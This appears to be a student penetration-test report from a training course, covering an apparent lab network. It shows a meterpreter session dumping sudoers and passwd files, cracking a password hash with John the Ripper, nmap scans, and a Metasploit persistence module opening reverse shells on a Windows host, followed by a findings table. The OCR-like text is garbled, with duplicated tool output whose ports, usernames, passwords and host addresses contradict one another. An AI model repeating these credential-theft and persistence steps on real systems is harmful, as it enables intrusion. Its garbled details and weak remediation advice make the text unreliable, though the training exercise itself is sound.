You are screen sharing Stop Share

shells
skel
ssl
subgid
subgid-
subuid
subuid-
sudoers
sudoers.d
sysctl.conf
sysctl.d
system
terminfo
timezone
ubuntu-advantage
ufw.conf
udev
ufw
update-motd.d
update-xsessions
vm
virgb
wgetrc
wget
cd sudoers
/bin/sh: 32: cd: can't cd to sudoers
getprivs
/bin/sh: 33: getprivs: not found
cat sudoers

# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.

Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
admin    ALL=(ALL) ALL

# Allow members of group sudo to execute any command
sudo    ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d

!tago-gdm3shdf5 ALL=(ALL:ALL) /usr/bin/less
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved. 15

## password information.

```

File Actions Edit View Help
040755/rwx-t-x 4096 dir 2019-12-17 10:01:20 -0500 resolvconf
100755/rwx-t-x 268 fil 2014-02-04 08:15:59 -0500 rmt
100644/rw-r--r-- 887 fil 2013-12-30 06:08:55 -0500 rpc
100644/rw-r--r-- 2328 fil 2014-08-19 15:51:16 -0500 rsyslog.conf
040755/rwx-t-x 4096 dir 2019-12-17 10:01:23 -0500 rsyslog.d
100644/rw-r--r-- 4838 fil 2014-02-16 21:42:47 -0500 security
040755/rwx-t-x 4096 dir 2019-12-17 10:01:22 -0500 security
040755/rwx-t-x 4096 dir 2019-12-17 10:00:08 -0500 selinux
100644/rw-r--r-- 19558 fil 2013-12-30 06:08:55 -0500 services
040755/rwx-t-x 4096 dir 2022-02-28 10:40:31 -0500 sgml
100640/rw-r--r-- 597 fil 2022-02-28 10:40:32 -0500 shadow
100640/rw-r--r-- 570 fil 2022-02-28 10:40:31 -0500 shadow-
100644/rw-r--r-- 73 fil 2019-12-17 10:00:11 -0500 shells
040755/rwx-t-x 4096 dir 2022-02-28 10:40:27 -0500 skel
040755/rwx-t-x 4096 dir 2019-12-17 10:01:22 -0500 ssl
100644/rw-r--r-- 49 fil 2022-02-28 10:40:31 -0500 subgid
100600/rw-r--r-- 30 fil 2022-02-28 10:40:31 -0500 subgid
100644/rw-r--r-- 49 fil 2022-02-28 10:40:32 -0500 subuid
100600/rw-r--r-- 38 fil 2022-02-28 10:40:31 -0500 subuid
100444/r--r--r-- 800 fil 2022-02-28 10:40:30 -0500 sudoers
040755/rwx-t-x 4096 dir 2019-12-17 10:01:22 -0500 sudoers.d
100644/rw-r--r-- 2884 fil 2013-03-31 22:25:31 -0400 sysctl.conf
040755/rwx-t-x 4096 dir 2019-12-17 10:01:11 -0500 sysctl.d
040755/rwx-t-x 4096 dir 2019-12-17 10:01:24 -0500 systemd
040755/rwx-t-x 4096 dir 2019-12-17 10:00:08 -0500 terminfo
100644/rw-r--r-- 8 fil 2019-12-17 10:00:50 -0500 timezone
040755/rwx-t-x 4096 dir 2019-12-17 10:01:24 -0500 ubuntu-advantage
100644/rw-r--r-- 1260 fil 2013-06-30 21:01:00 -0400 ucf.conf
040755/rwx-t-x 4096 dir 2019-12-17 10:01:12 -0500 udev
040755/rwx-t-x 4096 dir 2022-02-28 10:40:02 -0500 ufw
040755/rwx-t-x 4096 dir 2019-12-17 10:00:38 -0500 update-notif.d
100644/rw-r--r-- 222 fil 2014-04-11 17:54:15 -0400 upstart-xsessions
040755/rwx-t-x 4096 dir 2019-12-17 10:01:22 -0500 vis
100644/rw-r--r-- 158 fil 2014-01-29 08:39:45 -0500 virgo
100644/rw-r--r-- 4812 fil 2015-04-08 18:55:26 -0400 wgetrc
040755/rwx-t-x 4096 dir 2022-02-28 10:40:03 -0500 xml

meterpreter > cat password
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mail:/var/mail:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:x:100:101::/var/lib/libuid:
syslog:x:101:104::/home/syslog:/bin/false
lag0-wudks8f7ad:x:1000:1000::/home/lag0-wudks8f7ad:
alice:x:1001:1001::/home/alice:
meterpreter >

```

From Here, Recon began on the Windows web app server, and an nmap scan was completed.

```

--(root@kali)~# nano rekallhash.txt
--(root@kali)~# john rekallhash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
anyalife (travers)
g 0:00:00:00 DONE 2/3 (2022-11-07 19:21) 10.00g/s 12540p/s 12540c/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

--(root@kali)~# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-07 19:23 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.000067s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
29/tcp    open  finger
80/tcp    open  http
8080/tcp   open  http
8086/tcp   open  pop3pw
10/tcp    open  pop3
16/tcp    open  msnpc
39/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
9001/tcp   open  vnc-1
9001/tcp   open  X11:1

Nmap done: 256 IP addresses (2 hosts up) scanned in 19.89 seconds
--(root@kali)~#

```

Seeing a POP3 survive, running a pop3 exploit was run via metasploit to gain access to the system. Once the password hash was found, an exploit was found to get the password hash and then was



cracked with john the ripper.

```

--(root@kali:~)
--# nano rekallhash.txt

--(root@kali:~)
--# john rekallhash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Please use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD$ 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
1most done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
anyac1ife (triviera)
g 0:00:00:00 DONE 2/3 (2022-11-07 19:21) 10.00g/s 12540p/s 12540c/s 12540C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

--(root@kali:~)
--# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-07 19:23 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00067s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
59/tcp    open  finger
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
144/tcp   open  https
145/tcp   open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
9001/tcp  open  vnc-1
9001/tcp  open  X11:1

Nmap done: 256 IP addresses (2 hosts up) scanned in 19.89 seconds

--(root@kali:~)

```

Additionally, using metasploit, an exploit was found allowing for persistence on the windows server.

```

msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\ySDLa.exe
[*] Creating service URCW
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20221027.2905/WINDOWS10_20221027.2905.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:56722 ) at 2022-10-27 20:29:06 -0400

meterpreter > [*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.20:56723 ) at 2022-10-27 20:30:46 -0400

```

## Summary Vulnerability Overview

Vulnerability	Severity
Name entry tool vulnerable to scripting attacks on web app.	CRITICAL
Comment Box tool vulnerable to scripting attacks on web app.	CRITICAL
Linux server susceptible to RCE exploits	CRITICAL
Windows Server susceptible to pop3 exploit.	CRITICAL
Login Credentials found in text on their web app.	CRITICAL
Persistence exploit successfully performed on windows server	HIGH
Login info found in github repository	HIGH


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20, 192.168.10.13
Ports	21.80,443

Exploitation Risk	Total
<b>Critical</b>	6
<b>High</b>	1
<b>Medium</b>	0
<b>Low</b>	0

## Vulnerability Findings

Vulnerability 1	Findings
<b>Title</b>	Name entry tool vulnerable to scripting attacks on web app.
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	<b>CRITICAL</b>
<b>Description</b>	basic cross site scripting revealed server information
<b>Images</b>	Pages 10-11
<b>Affected Hosts</b>	192.168.10.13
<b>Remediation</b>	Use cross site scripting blacking letters by blocking likely search terms.

Vulnerability 2	Findings
-----------------	----------

<b>Title</b>	Post comment tool vulnerable to scripting attacks on web app.
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	<b>CRITICAL</b>
<b>Description</b>	basic cross site scripting revealed server information
<b>Images</b>	Pages 10-11
<b>Affected Hosts</b>	192.168.10.13
<b>Remediation</b>	Use cross site scripting blacking letters by blocking likely search terms.

<b>Vulnerability 3</b>	<b>Findings</b>
<b>Title</b>	Linux Web App server susceptible to RCE exploits
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	<b>CRITICAL</b>
<b>Description</b>	Remote code execution allowed for Command and Control of linux server/
<b>Images</b>	Pages 13,14,15
<b>Affected Hosts</b>	177.22.117.20
<b>Remediation</b>	Updating to most current linux kernel, enhanced monitoring of server activity.

<b>Vulnerability 4</b>	<b>Findings</b>
<b>Title</b>	Windows Server susceptible to pop3 exploit.
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	<b>CRITICAL</b>
<b>Description</b>	SL Mail Windows exploit allows for access to system.
<b>Images</b>	Pages 16 and 17
<b>Affected Hosts</b>	192.168.10.13
<b>Remediation</b>	Update to most updated version of SL Mail,create a lockout if attempted passwords are over the length needed to exploit same,

Vulnerability 5	Findings
Title	User's login in credentials found on web app log in page
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	<b>CRITICAL</b>
Description	When page text is highlighted, login credentials are found
Images	page 12
Affected Hosts	177.22.117.20
Remediation	Remove text from the site.

Vulnerability 6	Findings
Title	Login information found in github repository.
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	<b>HIGH</b>
Description	Details on user's login information found in github repository
Images	Page 12
Affected Hosts	177.22.117.20
Remediation	Remove from repository.

Vulnerability 7	Findings
Title	Persistence exploit performed successfully
Type (Web app / Linux OS / Windows OS)	Windows Server
Risk Rating	<b>HIGH</b>
Description	A persistence exploit was enabled on
Images	page 17
Affected Hosts	192.168.10.13
Remediation	Use windows enhanced mitigation toolkit, update windows to most recent version.

